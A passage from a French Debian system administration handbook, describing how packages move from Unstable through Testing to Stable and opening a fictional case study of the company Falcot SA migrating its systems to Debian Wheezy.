1.6.2. Le statut *Unstable*

Revenons au cas d'un paquet type. Le mainteneur crée un premier paquet, qu'il compile pour *Unstable* et place sur le serveur ftp-master.debian.org. Cette première manifestation implique inspection et validation par les *ftpmasters*. Le logiciel est alors disponible dans *Unstable*, la distribution la plus à jour choisie par des utilisateurs préférant le dernier cri à l'assurance de l'absence de bogues graves. Ceux-ci découvrent alors le programme et le testent.

S'ils y découvrent des bogues, ils les décrivent à son mainteneur. Ce dernier prépare alors régulièrement des versions corrigées, qu'il place sur le serveur.

Toute nouvelle mise en ligne est répercutée sur tous les miroirs Debian du monde dans les 6 heures. Les utilisateurs valident alors la correction et cherchent d'autres problèmes, consécutifs aux modifications. Plusieurs mises à jour peuvent ainsi s'enchaîner rapidement. Pendant ce temps, les robots *autobuilders* sont entrés en action. Le plus souvent, le mainteneur ne dispose que d'un PC traditionnel et aura compilé son paquet pour architecture amd64 (ou i386) ; les *autobuilders* ont donc pris le relais et compilé automatiquement des versions pour toutes les autres architectures. Certaines compilations pourront échouer ; le mainteneur recevra alors un rapport de bogue signalant le problème, à corriger dans les prochaines versions. Lorsque le bogue est découvert par un spécialiste de l'architecture concernée, il arrive que ce rapport soit accompagné d'un correctif prêt à l'emploi.




Figure 1.2 *Compilation d'un paquet par les* autobuilders

DÉCOUVERTE

`buildd`, le recompilateur de paquet Debian

buildd est l'abréviation de *build daemon*. Ce logiciel recompile automatiquement les nouvelles versions des paquets Debian sur l'architecture qui l'accueille (la compilation croisée — *crosscompiling* — n'étant pas toujours satisfaisante).

Ainsi, pour produire des binaires destinés à l'architecture `sparc`, le projet dispose de machines `sparc` (en l'occurrence de marque Sun). Le programme *buildd* y fonctionne en permanence afin de créer des paquets binaires pour `sparc` à partir des paquets sources expédiés par les développeurs Debian.

Ce logiciel est employé sur tous les ordinateurs servant d'*autobuilders* à Debian. Par extension, le terme *buildd* désigne souvent ces machines, en général réservées à cet usage.

1.6.3. La migration vers *Testing*

Un peu plus tard, le paquet aura mûri ; compilé sur toutes les architectures, il n'aura pas connu de modifications récentes. C'est alors un candidat pour l'intégration dans la distribution *Testing* — ensemble de paquets *Unstable* sélectionnés sur quelques critères quantifiables. Chaque jour, un programme choisit automatiquement les paquets à intégrer à *Testing*, selon des éléments garantissant une certaine qualité :

1. absence de bogues critiques, ou tout du moins nombre inférieur à celui de la version actuellement intégrée dans *Testing* ;
2. villégiature minimale de 10 jours dans *Unstable*, ce qui laisse assez de temps pour trouver et signaler les problèmes graves ;
3. compilation réussie sur toutes les architectures officiellement prises en charge ;
4. dépendances pouvant toutes être satisfaites dans *Testing*, ou qui peuvent du moins y progresser de concert avec le paquet.

COMMUNAUTÉ

Le Release Manager

Release Manager (gestionnaire de version) est un titre important, associé à de lourdes responsabilités. Son porteur doit en effet gérer la sortie de la nouvelle version stable de Debian et définir le processus d'évolution de *Testing* tant qu'elle ne répond pas aux critères de qualité de *Stable*. Il définit également un calendrier prévisionnel (pas toujours respecté).

On trouve aussi des *Stable Release Managers* (gestionnaires de version stable), souvent abrégé SRM, qui gèrent et sélectionnent les mises à jour de la version stable de Debian. Ils y incluent systématiquement les correctifs de sécurité et examinent au cas par cas toutes les autres propositions d'inclusion émises par des développeurs Debian soucieux de mettre à jour un de leurs paquets dans la version stable.

Ce système n'est évidemment pas infaillible ; on trouve régulièrement des bogues critiques dans un paquet intégré à *Testing*. Il est pourtant globalement efficace et *Testing* pose beaucoup moins

de problèmes qu'*Unstable*, représentant pour beaucoup un bon compromis entre la stabilité et la soif de nouveauté.

NOTE

Limitations de *Testing*

Bien que très intéressante dans son principe, *Testing* rencontre quelques problèmes pratiques : l'enchevêtrement des dépendances croisées entre paquets est tel qu'un paquet ne peut que rarement y progresser tout seul. Les paquets dépendant tous les uns des autres, il est parfois nécessaire d'y faire progresser simultanément un grand nombre d'entre eux, ce qui est impossible tant que certains subissent des mises à jour régulières. D'autre part, le script identifiant les familles de paquets ainsi solidarisés peine beaucoup à les constituer (il s'agirait d'un problème NP-complet, pour lequel nous connaissons heureusement quelques bonnes heuristiques). C'est pourquoi on peut intervenir manuellement et conseiller ce script en lui suggérant des ensembles de paquets ou en imposant l'inclusion de certains d'entre eux — quitte à casser temporairement quelques dépendances. Cette fonctionnalité est accessible aux *Release Managers* et à leurs assistants.

Rappelons qu'un problème NP-complet est de complexité algorithmique exponentielle en fonction de la taille des données, c'est-à-dire la longueur du codage (le nombre de chiffres) des éléments concernés. La seule manière de le résoudre est souvent d'examiner toutes les configurations possibles, ce qui requiert parfois d'énormes moyens. Une heuristique en est une solution approchée et satisfaisante.

1.6.4. La promotion de *Testing* en *Stable*

Supposons notre paquet désormais intégré à *Testing*. Tant qu'il est perfectible, son responsable doit persister à l'améliorer et recommencer le processus depuis *Unstable* (mais ces inclusions ultérieures dans *Testing* sont en général plus rapides : à moins d'avoir changé de manière significative, toutes les dépendances sont déjà présentes). Quand il atteint la perfection, son mainteneur a fini son travail et la prochaine étape est l'inclusion dans la distribution *Stable*, en réalité une simple copie de *Testing* à un moment choisi par le *Release Manager*. L'idéal est de prendre cette décision quand l'installateur est prêt et quand plus aucun programme de *Testing* n'a de bogue critique répertorié.

Étant donné que ce moment ne survient jamais dans la pratique, Debian doit faire des compromis : supprimer des paquets dont le mainteneur n'a pas réussi à corriger les bogues à temps ou accepter de livrer une distribution comptant quelques bogues pour des milliers de logiciels. Le *Release Manager* aura préalablement prononcé une période de *freeze* (gel), où il devra approuver chaque mise à jour de *Testing*. Le but est d'empêcher toute nouvelle version (et ses nouveaux bogues) et de n'approuver que des mises à jours correctives.

VOCABULAIRE

Freeze : la dernière ligne droite

Pendant la période de *freeze* (gel), l'évolution du contenu de la distribution *Testing* est bloquée : plus aucune mise à jour automatique n'a lieu. Seuls les *Release Managers* sont alors habilités à y changer des paquets, selon leurs propres critères. L'objectif est d'éviter l'apparition de nouveaux bogues par l'introduction de nouvelles versions ; seules les mises à jour bien examinées sont acceptées lorsqu'elles corrigent des bogues importants.




Figure 1.3 *Parcours d'un paquet au sein des différentes versions de Debian*




Figure 1.4 *Parcours chronologique d'un paquet logiciel empaqueté par Debian*

Après la sortie de la nouvelle version stable, le *Stable Release Manager* en gère les évolutions ultérieures (appelées « révisions ». ex : 5.0.1, 5.0.2, 5.0.3 pour la version 5.0). Ces mises à jour intègrent systématiquement tous les correctifs de sécurité. On y trouve également les corrections les plus importantes (le mainteneur du paquet doit prouver la gravité du problème qu'il souhaite corriger pour faire intégrer sa mise à jour).

À la fin du voyage, notre hypothétique paquet est désormais intégré à la distribution stable. Ce trajet, non dépourvu de difficultés, explique les délais importants séparant les versions stables de Debian. Il contribue surtout à sa réputation de qualité. De plus, la majorité des utilisateurs est satisfaite par l'emploi de l'une des trois distributions disponibles en parallèle. Les administrateurs système, soucieux avant tout de la stabilité de leurs serveurs, se moquent de la dernière version de GNOME ; ils opteront pour Debian *Stable* et en seront satisfaits. Les utilisateurs finaux, plus intéressés par la dernière version de GNOME ou de KDE que par une stabilité irréprochable, trouveront en Debian *Testing* un bon compromis entre absence de problèmes graves et logiciels relativement à jour. Enfin, les développeurs et utilisateurs les plus expérimentés pourront ouvrir la voie en testant toutes les nouveautés de Debian *Unstable* dès leur sortie, au risque de subir les affres et bogues inhérents à toute nouvelle version de logiciel. À chaque public sa Debian !


CULTURE

GNOME et KDE, les bureaux graphiques

GNOME (*GNU Network Object Model Environment*, ou environnement réseau de modèle objet de GNU) et KDE (*K Desktop Environment*, ou environnement de bureau K) sont les deux « bureaux graphiques » les plus populaires dans le milieu du logiciel libre. On entend par là un ensemble de logiciels de bureautique permettant d'effectuer aisément les opérations les plus courantes au travers d'une interface graphique. Ils comportent notamment un gestionnaire de fichiers, une suite bureautique, un navigateur web, un logiciel de courrier électronique, des accessoires multimédias, etc. Leur différence la plus visible réside dans le choix de la bibliothèque graphique employée : GNOME a choisi GTK+ (logiciel libre sous licence LGPL) et KDE a opté pour Qt (un logiciel libre appartenant à une entreprise, disponible sous licence GPL et sous licence commerciale).

➨ `http://www.gnome.org/`

➨ `http://www.kde.org/`



Mots-clés

Falcot SA
PME
Forte croissance
Plan directeur
Migration
Réduction des coûts

Chapitre

2

Présentation de l'étude de cas

Dans le cadre de ce livre, vous êtes administrateur système d'une PME en pleine croissance. En collaboration avec votre direction, vous venez de redéfinir le plan directeur du système informatique pour l'année qui vient et avez choisi de migrer progressivement vers Debian pour des raisons tant pratiques qu'économiques. Détaillons ce qui vous attend...

Nous avons imaginé cette étude de cas pour aborder tous les services d'un système d'information moderne couramment utilisés dans une société de taille moyenne. Après la lecture de ce livre, vous disposerez de tous les éléments nécessaires pour effectuer vos propres installations de serveurs et voler de vos propres ailes. Vous aurez aussi appris comment trouver efficacement des informations en cas de blocage.

2.1. Des besoins informatiques en forte hausse

Falcot SA est un fabricant de matériel audio haut de gamme. C'est une PME en forte croissance qui dispose de deux sites : Saint-Étienne et Montpellier. Le premier compte environ 150 employés ; il héberge l'usine de fabrication des enceintes, un laboratoire de conception et les bureaux de toute l'administration. Le site de Montpellier, plus petit, n'abrite qu'une cinquantaine de collaborateurs et produit les amplificateurs.

NOTE **Société fictive de l'étude de cas**

La société Falcot SA étudiée ici est totalement fictive. Toute ressemblance avec une société réelle est purement fortuite. De même, certaines données des exemples parsemant ce livre peuvent être fictives.

Le système informatique a peiné à suivre la croissance de l'entreprise et il a été convenu de le redéfinir entièrement pour atteindre différents objectifs fixés par la direction :

- infrastructure moderne capable de monter en puissance facilement ;
- baisse du coût des licences logicielles grâce à l'emploi de logiciels open source ;
- mise en place d'un site de commerce électronique, voire de B2B (*business to business* — il s'agit de la mise en relation de systèmes d'information entre différentes entreprises, par exemple un fournisseur et ses clients) ;
- amélioration importante de la sécurité en vue de mieux protéger les secrets industriels relatifs aux nouveaux produits.

Derrière ces objectifs se dessine une refonte globale du système d'information.

2.2. Plan directeur

Avec votre collaboration, la direction informatique a réalisé une étude un peu plus poussée, permettant d'identifier quelques contraintes et de définir un plan de migration vers le système open source retenu, Debian.

Parmi les contraintes, il faut noter que la comptabilité utilise un logiciel spécifique ne fonctionnant que sous Microsoft Windows™. Le laboratoire utilise quant à lui un logiciel de conception assistée par ordinateur fonctionnant sous OS X™.




Figure 2.1 *Aperçu global du réseau de Falcot SA*

Le passage vers Debian sera bien entendu progressif ; une PME, aux moyens limités, ne peut pas tout changer rapidement. Dans un premier temps, c'est le personnel informatique qui doit être formé à l'administration de Debian. Les serveurs seront ensuite basculés, en commençant par l'infrastructure réseau (routeur, pare-feu, etc.) pour enchaîner sur les services utilisateurs (partage de fichiers, Web, SMTP, etc.). Ce n'est qu'ensuite que les ordinateurs de bureau seront progressivement migrés sous Debian, pour que chaque service puisse être formé (en interne) lors du déploiement du nouveau système.

2.3. Pourquoi une distribution GNU/Linux ?

Plusieurs facteurs ont dicté ce choix. L'administrateur système, qui connaissait cette distribution, l'a fait inclure dans les candidats à la refonte du système d'information. Des conditions économiques difficiles et une compétition féroce ont limité le budget de cette opération, malgré son importance capitale pour l'avenir de l'entreprise. C'est pourquoi les solutions Open Source ont rapidement séduit : plusieurs études récentes les donnent bien moins onéreuses que les solu-

tions propriétaires tout en assurant une qualité de service équivalente voire supérieure, à condition d'avoir du personnel qualifié pour leur administration.

B.A.-BA

Linux ou GNU/Linux ?

Linux, comme vous le savez déjà, n'est qu'un noyau. Les expressions « distribution Linux » ou « système Linux » sont donc incorrectes : il s'agit en réalité de distributions ou de systèmes *basés sur* Linux. Ces expressions omettent de mentionner les logiciels qui complètent toujours ce noyau, parmi lesquels les programmes développés par le projet GNU. Richard Stallman, créateur de ce dernier, souhaite bien entendu que l'expression « GNU/Linux » soit systématiquement employée, afin que l'importance de la contribution du projet GNU soit mieux reconnue et ses idées de liberté mieux véhiculées.

Debian a choisi de suivre cette recommandation et nomme donc ses distributions en mentionnant GNU. Ainsi, la dernière version se nomme Debian GNU/-Linux 7.

EN PRATIQUE

Le coût total de possession (*TCO*)

Le *Total Cost of Ownership* (coût total de possession) est la somme d'argent dépensée suite à la possession ou à l'acquisition d'un bien : dans le cas présent, il s'agit de systèmes d'exploitation. Ce prix inclut l'éventuelle licence, la formation du personnel au nouveau logiciel, le changement de toute machine trop peu puissante, les réparations supplémentaires, etc. Tout ce qui découle directement du choix initial est pris en compte.

Ce TCO, qui varie selon les critères retenus dans son évaluation, est rarement significatif par lui-même. En revanche, il est très intéressant de comparer des TCO calculés en suivant les mêmes règles. Cette grille d'appréciation revêt donc une importance capitale et il est facile de la manipuler pour en tirer une conclusion prédéfinie. Ainsi, le TCO d'une seule machine n'a pas de sens puisque le coût d'un administrateur se répercute sur la quantité totale de postes qu'il encadre, nombre qui dépend évidemment du système d'exploitation et des outils proposés.

Parmi les systèmes d'exploitation libres, le service informatique a recensé les BSD libres (dont OpenBSD, FreeBSD et NetBSD), GNU Hurd et les distributions Linux. GNU Hurd, qui n'a pas encore publié de version stable, fut immédiatement rejeté. Le choix est moins simple entre BSD et Linux. Les premiers sont très méritants, notamment sur les serveurs. Le pragmatisme pousse pourtant à opter pour un système Linux car sa base installée et sa popularité, bien plus importantes, ont de nombreuses conséquences positives. Il est ainsi plus facile de trouver du personnel qualifié pour administrer des machines Linux que des techniciens rompus à BSD. D'autre part, la prise en charge des matériels récents est plus rapide sous Linux que sous BSD (même si les deux se suivent souvent de peu). Enfin, les distributions Linux sont souvent plus adaptées à l'installation d'interfaces graphiques conviviales, indispensables aux utilisateurs débutants lors de la migration de toutes les machines de bureau vers ce nouveau système.

ALTERNATIVE

Debian GNU/kFreeBSD

Depuis Debian *Squeeze*, il est possible d'utiliser Debian avec un noyau FreeBSD sur les PC 32 et 64 bits : c'est ce que proposent les architectures `kfreebsd-i386` et `kfreebsd-amd64`. Bien qu'étiquetées « expérimentales » (*Technology Preview*), ces architectures disposent d'ores et déjà d'environ 90 % des logiciels empaquetés par Debian.

Ces architectures peuvent s'avérer un choix pertinent pour les administrateurs de Falcot SA notamment pour un pare-feu (le noyau en supporte trois différents : IPF, IPFW, PF) ou pour un NAS (où le système de fichier ZFS a fait ses preuves).

2.4. Pourquoi la distribution Debian ?

Le choix de Linux entériné, il fallait opter pour une offre précise. À nouveau, les critères à considérer abondent. La distribution retenue doit pouvoir fonctionner plusieurs années, car la migration de l'une à l'autre représente des coûts supplémentaires (moins élevés toutefois que s'il s'agissait d'un système totalement différent, comme Windows ou OS X).

La pérennité est donc primordiale et il faut une garantie d'existence et de publication régulière de correctifs de sécurité pendant plusieurs années. Le calendrier de mises à jour compte lui aussi : avec son important parc informatique, Falcot SA ne peut mener cette opération complexe trop souvent. Le service informatique exige pourtant d'employer la dernière version stable de la distribution, bénéficiant de la meilleure assistance technique et aux correctifs de sécurité assurés. En effet, les mises à jour de sécurité ne sont généralement assurées que pour une durée limitée sur les anciennes versions d'une distribution.

Enfin, pour des raisons d'homogénéité du parc et de facilité d'administration, il est demandé que la même distribution assure le fonctionnement des serveurs (dont certains sont des machines Sparc actuellement sous Solaris) et des PC de bureau.

2.4.1. Distributions communautaires et commerciales

On trouve deux grandes catégories de distributions Linux : les commerciales et les communautaires. Les premières, développées par des entreprises, sont vendues associées à des services. Les secondes sont élaborées suivant le même modèle de développement ouvert que les logiciels libres dont elles sont constituées.

Une distribution commerciale aura donc tendance à publier de nouvelles versions assez fréquemment pour mieux en commercialiser les mises à jour et services associés. Son avenir est directement lié au succès commercial de son entreprise et beaucoup ont déjà disparu (Caldera Linux, StormLinux, etc.).

Une distribution communautaire ne suit quant à elle aucun planning. À l'instar du noyau Linux, les nouvelles versions sortent lorsqu'elles sont stables, jamais avant. Sa survie est garantie tant qu'il y aura assez de développeurs individuels ou de sociétés tierces pour la faire vivre.

Une comparaison des diverses distributions Linux a fait retenir Debian pour de nombreuses raisons :

- C'est une distribution communautaire, au développement assuré indépendamment de toute contrainte commerciale ; ses objectifs sont donc essentiellement d'ordre technique, ce qui semble favoriser la qualité globale du produit.
- De toutes les distributions communautaires, c'est la plus importante à tout point de vue : en nombre de contributeurs, en nombre de logiciels disponibles, en années d'existence. La taille de sa communauté représente évidemment un indiscutable gage de pérennité.
- Statistiquement, ses nouvelles versions sortent tous les 18 à 24 mois, calendrier qui convient aux administrateurs.
- Une enquête auprès de plusieurs sociétés de services françaises spécialisées dans le logiciel libre a montré que toutes proposent une assistance technique pour Debian ; c'est même pour beaucoup d'entre elles la distribution retenue en interne. Cette diversité de fournisseurs potentiels est un atout majeur pour l'indépendance de Falcot SA.
- Enfin, Debian est disponible sur une multitude d'architectures, dont Sparc ; il sera donc possible de l'installer sur les quelques serveurs Sun de Falcot SA.

Une fois Debian retenue, il reste à choisir la version à employer. Voyons pourquoi les administrateurs ont tranché en faveur de Debian Wheezy.

2.5. Pourquoi Debian Wheezy ?

Chaque nouvelle version de Debian fait ses débuts sous la forme d'une distribution en évolution perpétuelle, nommée « *Testing* ». Mais au moment où vous lirez ces lignes, Debian Wheezy devrait être la dernière version « *Stable* » en date.

